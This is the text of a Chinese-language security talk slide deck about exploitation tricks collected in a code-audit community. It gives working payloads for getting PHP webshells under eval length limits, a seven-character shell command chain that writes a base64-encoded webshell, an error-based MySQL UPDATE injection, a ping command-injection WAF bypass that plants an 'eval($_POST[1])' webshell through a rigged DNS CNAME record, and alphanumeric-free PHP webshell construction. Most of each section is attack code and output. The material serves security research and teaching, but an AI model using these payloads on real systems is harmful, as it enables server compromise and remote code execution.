



来自小密圈里的 那些奇技淫巧

About PHITHON

习主席最关心的人

- 困难群众
- 安全研究者
- 程序猿
- 新司机
- 猫奴

博客：<https://www.leavesongs.com>

微博：[@phithon](#)别跟路人甲BB

GITHUB：[@phith0n](#)



来自小密圈里的那些奇技淫巧

《代码审计》小密圈:一个分享与交流猥琐Web安全技巧的小圈子。



时间轴

- ◆ 2016.11.14 圈子创建
- ◆ 2016.11.15 用户破百
- ◆ 2016.12.01 更多安全相关小圈子形成
- ◆ 2017.01.09 微信小程序发布, 小密圈尝鲜
- ◆ 2017.02.10 用户破四百
- ◆ 2017.02.16 主题数量: 146篇
- ◆ 2017.02.18 《来自小密圈里的那些奇技淫巧》


降噪 / 消除偏见 / 纯技术交流 / 思路分享 / 理性面对漏洞 / 赚点小钱



1

EVAL长度限制突破技巧

开始表演



PHP Eval函数参数限制在16个字符的情况下
，如何拿到Webshell？

EVAL长度限制突破方法

```
<?php
$param = $_REQUEST['param'];
If (
    strlen($param) < 17 &&
    stripos($param, 'eval') === false &&
    stripos($param, 'assert') === false
) {
    eval($param);
}
```


'\$_GET[1]'

- Length: 10
- 利用难度: 低
- 环境要求: 高
- 奇技淫巧值: 0

相似答案: exec(\$_GET[1]);

include\$_GET[1];

- Length:16
- 利用难度:高
- 环境要求:低
- 奇技淫巧值:40

phpinfo(); ⇒ \$_FILES[file][tmp_name] ⇒ include

Reference: <https://goo.gl/Djgzvg>



没有营养？

奇技淫巧值 < 50 === 没有干货


```
foo.php?1=file_put_contents&param=$_GET[1](N,P,8);
```

```
foo.php?1=file_put_contents&param=$_GET[1](N,D,8);
```

...

```
foo.php?1=file_put_contents&param=$_GET[1](N,w,8);
```

```
/* 'PD9waHAgaZlZhbCgkX1BPU1RbOV0pOw' 被写入文件'N'中 */
```

```
foo.php?param=include$_GET[1];&1=php://filter/read=convert.base64-decode/resource=N
```

- Length:16
- 利用难度:中
- 环境要求:低
- 奇技淫巧值:80

usort (...\$_GET);

foo.php?1[]=test&1[]=phpinfo();&2=assert

→ Length: 16

→ 利用难度: 低

→ 环境要求: 高

→ 奇技淫巧值: 100

PHP5.6+变长参数 ⇒ usort回调后门 ⇒ 任意代码执行

" SUCH A BEAUTIFUL EXPLOIT,
IT'S ALMOST LIKE ART "






2

命令长度限制突破技巧



开始表演



**Linux命令长度限制在7个字符的情况下，如何
拿到shell**

Linux命令长度限制突破方法

在二进制漏洞利用中，某师傅遇到可控数据只有8字节的情况，去掉字符串尾的\0，限制在7个字符。


```
<?php
$param = $_REQUEST['param'];
If ( strlen($param) < 8 ) {
    echo shell_exec($param);
}
```


如何把大象装进冰箱？

把冰箱门打开

大象放进去

把冰箱门关上



Linux命令长度限制突破？

``.. > 0` ⇒ Length?`

``sh 0` ⇒ Length:4`

Get Shell

Linux命令长度限制突破？

难点

``.. > 0` ⇒ Length?`

``sh 0` ⇒ Length:4`

Get Shell

Linux命令长度限制突破？

来自 @超威蓝猫 师傅的奇技淫巧。




```
www:~$ w>hp
www:~$ w>c.p\\
www:~$ w>d\>\\
www:~$ w>\ -\\
www:~$ w>e64\\
www:~$ w>bas\\
www:~$ w>7\|\\
www:~$ w>XSk\\
...
www:~$ w>PD9\\
www:~$ w>o\ \\
www:~$ w>ech\\
www:~$ ls -t>0
www:~$ sh 0
```


Linux命令长度限制突破？

```
www:~$ ls -t
ech\ o \ PD9\ waH\ AgZ\ XZh\ bCg\ kX0\ dFV\ Fsx\ XSk\
7|\ bas\ e64\ -\ d>\ c.p\ hp
www:~$ echo PD9waHAgZXZhbcGkX0dFVFsxXSk7| base64 -d>
c.php
```

- w 长度最短的命令
- ls -t 以创建时间来列出当前目录下所有文件
- 文件列表以[换行符]分割每个文件
- 引入 `\` 转义ls时的换行
- 换行不影响命令执行
- 成功构造任意命令执行, 写入Webshell



- Length: 7
- 利用难度: 低
- 环境要求: 低
- 奇技淫巧值: 100

其他解决方法？ Other Solution?

Keyword:

、 / * / * R 、
、 . / * / * R 、






3

Mysql突破换行符的技巧



开始表演



Update **'table'** 注入点后有换行的情况下如何利用？

Mysql突破换行符的技巧

SQL注入点`\$table`, 无法多行注释, 是否可以利用?

```
<?php
```

```
$sql = "UPDATE `{$table}`  
SET `username`='admin'  
WHERE id=1";  
mysqli_query($link, $sql);
```







霸道柴总一笑
觉得事情并不简单

补习一下基础

基础不牢，地动山摇

Mysql中的“注释”方法

- [#] 行内注释
- [--] 行内注释, 注意末尾的空格
- [/*...*/] 段注释, 可多行
- [`] 某些情况下, 可以作为注释
 - Mysql @@version <= 5.5
 - 案例: <https://goo.gl/633Ej7>
- [;] 支持多句执行的情况下, 可直接用分号闭合第一句SQL语句
 - PDO 
 - Mysql 
 - Mysqli 

MySQL Update Syntax

Update语法: <https://goo.gl/LkSDVa>

```
UPDATE [LOW_PRIORITY] [IGNORE] table_reference
  SET col_name1={expr1|DEFAULT} [,
  col_name2={expr2|DEFAULT}] ...
  [WHERE where_condition]
  [ORDER BY ...]
  [LIMIT row_count]
```

table_reference 可以是哪些内容？

MySQL Update Syntax

table_reference 可以是表名, 或是Join动态引入的多个表

Join语法: <https://goo.gl/lvIf7E>

```
...
    table_reference [INNER | CROSS] JOIN
table_factor [join_condition]
| table_reference STRAIGHT_JOIN table_factor
| table_reference STRAIGHT_JOIN table_factor ON
conditional_expr
| table_reference {LEFT|RIGHT} [OUTER] JOIN
table_reference join_condition
| table_reference NATURAL [{LEFT|RIGHT} [OUTER]]
JOIN table_factor
...
```



```
UPDATE `user` JOIN (SELECT
updatexml(0,concat(0xa,version()),0)
)a#`
SET username='admin'
WHERE id=1;
```

- 利用难度:低
- 环境要求:低
- 奇技淫巧值:70

论查文档的重要性






4

命令执行WAF绕过技巧

开始表演



**Ping命令执行未过滤`>`的情况下如何写入
Webshell?**

命令执行WAF绕过技巧

```
<?php
$ip = $_GET['ip'] ?? exit;
if (strpos($ip, "&`|*?()$\\x00") !== false) {
    exit('WAF');
}
if (strpos($ip, '.php') !== false) {
    exit('WAF');
}
$ip = escapeshellcmd($ip);
$ip = str_replace('\>', '>', $ip);
echo shell_exec('ping -c1' . $ip);
```


难点突破

```
stripes($ip, '.php')
```

控制 ping 命令返回值

本地 DNS 影响


Bash && escapeshellcmd 特性

```
www:~$ una""me -a
```

```
Linux vultr.guest 4.9.6-040906-generic #201701260330 SMP  
Thu Jan 26 08:32:10 UTC 2017 x86_64 x86_64 x86_64  
GNU/Linux
```

- escapeshellcmd (<https://goo.gl/Ln0mXi>)
 - 转义 `\`|*?~<>^()[]{}$\\x5C\\x0A\\xFF`
 - `"` `'` 成对的情况下不转义
- Bash中, `""`表示空字符串
 - `.p""hp` \Rightarrow `.php` \Rightarrow **waf bypass!**

难点突破



```
stripes($ip, '.php')
```

控制 ping 命令返回值

本地 DNS 影响

Ping 命令探究

```
www:~$ ping -c1 www.leavesongs.com
PING leavesongs.com (107.191.60.143) 56(84) bytes of
data.
64 bytes from 107.191.60.143.vultr.com (107.191.60.143):
icmp_seq=1 ttl=64 time=0.033 ms

--- leavesongs.com ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time
0ms
rtt min/avg/max/mdev = 0.033/0.033/0.033/0.000 ms
```

- 可控点位于域名CNAME记录中
- 思路:设置域名CNAME记录为Webshell

DNS服务器搭建

目标: 搭建自己的DNS服务器, 并返回包含Webshell的CNAME记录

原因: DNSPOD等DNS服务商不支持CNAME中包含特殊符号

过程: 利用dnslib.py

```
request = DNSRecord.parse(data)
reply = DNSRecord(DNSHeader(id=request.header.id, qr=1, aa=1,
ra=1), q=request.q)
qname = request.q.qname
if qn.startswith('aaa.dddns.leavesongs.com'):
    rdata = CNAME('<?=eval($ POST[1])?>.dddns.leavesongs.com')
    reply.add_answer(RR(rname=qname, rtype=5, rclass=1, ttl=300,
rdata=rdata))
else:
    rdata = A('107.191.60.143')
    reply.add_answer(RR(rname=qname, rtype=1, rclass=1, ttl=300,
rdata=rdata))
```


Ping 命令探究

```
www:~$ ping -c1 aaa.dddns.leavesongs.com
PING <?=eval($_post[1])?>.dddns.leavesongs.com
(107.191.60.143): 56 data bytes
64 bytes from 107.191.60.143: icmp_seq=0 ttl=50
time=101.293 ms
```

```
--- <?=eval($_post[1])?>.dddns.leavesongs.com ping
statistics ---
1 packets transmitted, 1 packets received, 0.0% packet loss
round-trip min/avg/max/stddev =
101.293/101.293/101.293/0.000 ms
```

dddns.leavesongs.com ⇒ NS Record ⇒ My DNS Server

aaa.dddns.leavesongs.com ⇒

<?=eval(\$_post[1])?>.dddns.leavesongs.com ⇒ 107.191.60.143

难点突破

```
stripos($ip, '.php')
```



控制 ping 命令返回值



本地 DNS 影响

Ping 命令探究

```
www:~$ nslookup aaa.dddns.leavesongs.com
```

```
Server:      8.8.8.8
```

```
Address:     8.8.8.8#53
```

```
Non-authoritative answer:
```

```
aaa.dddns.leavesongs.com canonical name =  
<?=eval\(\$_POST[1]\)?>.dddns.leavesongs.com.
```

```
Name:   <?=eval\(\$_POST[1]\)?>.dddns.leavesongs.com
```

```
Address: 107.191.60.143
```

```
www:~$ ping -c1 aaa.dddns.leavesongs.com
```

```
ping: unknown host aaa.dddns.leavesongs.com
```

WHAT THE FK ?**

本地 DNS 对 Ping 命令结果的影响

	NSLOOKUP	DIG	PING
8.8.8.8	✓	✓	✗
119.29.29.29	✓	✓	✓
223.5.5.5	✗	✗	✗

难点突破

```
stripes($ip, '.php')
```




控制 ping 命令返回值



本地 DNS 影响




```
ping yourdomain.com > 1.ph""p`
```




- 利用难度:高
- 环境要求:高
- 奇技淫巧值:90



5

无字母数字Webshell构造技巧

开始表演



如何构造一个无字母和数字的PHP
Webshell？

无字母数字的Webshell构造技巧

来自某一天的一个奇思妙想

```
<?php
if (!preg_match('/[a-z0-9]/is', $_GET['shell'])) {
    eval($_GET['shell']);
}
```


无字母数字的Webshell构造技巧

核心思想

- 构造数字
- 构造字母
- 执行代码

数字构造方法

- **PHP弱类型** $\Leftrightarrow \text{TRUE} == 1 \Leftrightarrow \text{FALSE} == 0 \Leftrightarrow \text{TRUE} + \text{TRUE} == 2$

字母构造方法

- 异或 $'!' \wedge '\`' == 'A'$
- 取反 $\sim('和'\{2\}) == 's'$

执行代码方法

- **PHP动态函数执行** $\Leftrightarrow \$f='assert';\$f(...); \Leftrightarrow$ PHP7的限制

'!'^'\ ' == 'A'

异或构造字母法

- Payload构造难度:低
 - 利用难度:低
 - 环境要求:低
- 奇技淫巧值:40

~('和'{2}) == 's'

取反构造字母法

→ Payload构造难度:高

→ 利用难度:低

→ 环境要求:低

→ 奇技淫巧值:50



没有营养？

不用**位运算**，是否能够解决问题？

PHP自增操作

- `$i++`
- PHP自增 == C语言自增基因 + Perl自增基因
 - `'a'++ ⇒ 'b'; 'b'++ ⇒ 'c'; 'c'++ ⇒ 'd'; ...`
 - 仅**字母**字符允许自增
 - `'z'++ ⇒ 'aa';`
- 思考: 自增操作对本题的帮助?

无字母数字的Webshell构造技巧

- 自增操作对本题的帮助？
 - 获得字母'A' ⇒ 获得字母'B' ⇒ ... 获得字母'Z'
- 如何获取字母'A'？
 - PHP5.3- 数组 `Array` ⇔ PHP5.3+ 数组 `[]`
 - `''>[] == 'Array'`
 - `'Array'{0} === 'A'`
 - `'Array'{3} === 'a'`
 - `'' == 0`
 - `$_=''.[]; $_{' '}=== 'A';`


```
$_=''.[]; $_{' '}==='A';
```

数组+自增构造字母法

→ Payload构造难度:中

→ 利用难度:中


→ 环境要求:低

→ 奇技淫巧值:80

玩转PHP弱类型



奇技淫巧的构成



CREDITS

上述灵感来自那些一直支持《代码审计》小密圈的小伙伴们

- @超威蓝猫
- @AAA
- @Tomato
- @雨了个雨
- @他, 是鹿
- @wd0g
- @L3m0n
- @栋栋的栋
- @roker
- @xfkxfk
- @乐清小俊杰
- @Joseph
- @Melody
- @聂心明
- @索马里的海贼
- @mLT
- @HackBraid
- @mm519
- @fyth
- @所有圈子里的童鞋

Thanks!

ANY QUESTIONS?

You can find me at:

@phithon别跟路人甲BB

<https://www.leavesongs.com>